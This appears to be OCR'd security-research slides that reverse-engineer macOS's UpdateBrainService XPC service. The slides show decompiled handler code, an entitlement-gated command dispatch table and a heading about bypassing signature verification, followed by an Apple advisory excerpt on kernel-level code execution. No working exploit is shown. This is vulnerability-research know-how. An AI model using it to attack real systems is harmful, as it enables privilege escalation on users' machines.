
UpdateBrainService

com.apple.MobileSoftwareUpdate.UpdateBrainService



```
  v20 = +[MSUBrainServerImpl sharedInstance](&OBJC_CLASS___MSUBrainServerImpl, "sharedInstance");
  -[MSUBrainServerImpl setupNSXPC](v20, "setupNSXPC");
  xpc_main(UpdateBrainService_event_handler);
}
```


0003519A _update_brain_service_main:99 (3119A)



```
void __fastcall UpdateBrainService_event_handler(xpc_connection_t a1)
{
  _QWORD handler[6]; // [rsp+0h] [rbp-30h] BYREF

  handler[0] = _NSConcreteStackBlock;
  handler[1] = 3254779904LL;
  handler[2] = __UpdateBrainService_event_handler_block_invoke;
  handler[3] = &__block_descriptor_40_e8_32o_e33_v16__0__NSObject_OS_xpc_object__8l;
  handler[4] = a1;
  xpc_connection_set_event_handler(a1, handler);
  xpc_connection_set_target_queue(a1, &_dispatch_main_q);
  xpc_connection_resume(a1);
}
```

UpdateBrainService


Dispatch XPC Messages



```
  string = xpc_dictionary_get_string(msg, "Command");
  if ( !string )
  {
    logfunction("", 1, CFSTR("No command in request\n"));
    return;
  }
  v7 = string;
  v14 = (CFTypeRef)msu_deserialize_cf_object_from_xpc_dict(msg, "CommandParameters");
  if ( a4 )
  {
    v15 = a4;
    xpc_handler_item = (_QWORD *)(a3 + 16);
    v9 = 0LL;
    while ( 1 )
    {
      v10 = strlen((const char *)*(xpc_handler_item - 2));
      if ( !strncmp(v7, (const char *)*(xpc_handler_item - 2), v10) )
        break;
      ++v9;
      xpc_handler_item += 3;
      if ( a4 == v9 )
        goto LABEL_12;
    }
    v11 = a1;
    if ( !(unsigned __int8)msu_client_is_entitled(a1, *xpc_handler_item) )
    {
      error_internal = (const void *)_create_error_internal(
                                       kCFErrorDomainMobileSoftwareUpdate[0],
                                       9,
                                       0,
                                       0,
                                       (unsigned int)"Client does not have entitlement %@",
                                       *xpc_handler_item);
LABEL_14:
      msu_send_error(v11, 0LL);
      if ( error_internal )
        CFRelease(error_internal);
      goto LABEL_16;
    }
    v12 = (void *)os_transaction_create("com.apple.MobileSoftwareUpdate.handle_message");
    ((void (__fastcall *)(_xpc_connection_s *, void *, CFTypeRef))*(xpc_handler_item - 1))(a1, msg, v14);// call the handler
    os_release(v12);
    a4 = v15;
  }
0003C28B _handle_message:16 (3828B)
```


UpdateBrainService

Dispatch Table



```
xpc_handler_table dq offset aPreflightupdat
                                        ; DATA XREF: ___UpdateBrainService_event_handler_block_invoke_2:
                                        ; "PreflightUpdate"
                dq offset _handle_MSUPreflightUpdate
                dq offset cfstr_AllowSoftwareu ; "allow-softwareupdated"
                dq offset aPrepareupdate ; "PrepareUpdate"
                dq offset _handle_MSUPrepareUpdate
                dq offset cfstr_AllowSoftwareu ; "allow-softwareupdated"
                dq offset aApplyupdate  ; "ApplyUpdate"
                dq offset _handle_MSUApplyUpdate
                dq offset cfstr_AllowSoftwareu ; "allow-softwareupdated"
                dq offset aSuspendupdate ; "SuspendUpdate"
                dq offset _handle_MSUSuspendUpdate
                dq offset cfstr_AllowSoftwareu ; "allow-softwareupdated"
                dq offset aResumeupdate ; "ResumeUpdate"
                dq offset _handle_MSUResumeUpdate
                dq offset cfstr_AllowSoftwareu ; "allow-softwareupdated"
                dq offset aPingservice  ; "PingService"
                dq offset _handle_MSUPingService
                dq offset cfstr_ComApplePrivat ; "com.apple.private.softwareupdated-helpers"
                dq offset aCommitstash  ; "CommitStash"
                dq offset _handle_MSUCommitStash
                dq offset cfstr_AllowSoftwareu ; "allow-softwareupdated"
```

Bypass the Signature Verification



Software Update

Available for: Mac Studio (2022), Mac Pro (2019 and later), MacBook Air (2018 and later), MacBook Pro (2017 and later), Mac mini (2018 and later), iMac (2017 and later), MacBook (2017), and iMac Pro (2017)

Impact: An app may be able to execute arbitrary code with kernel privileges

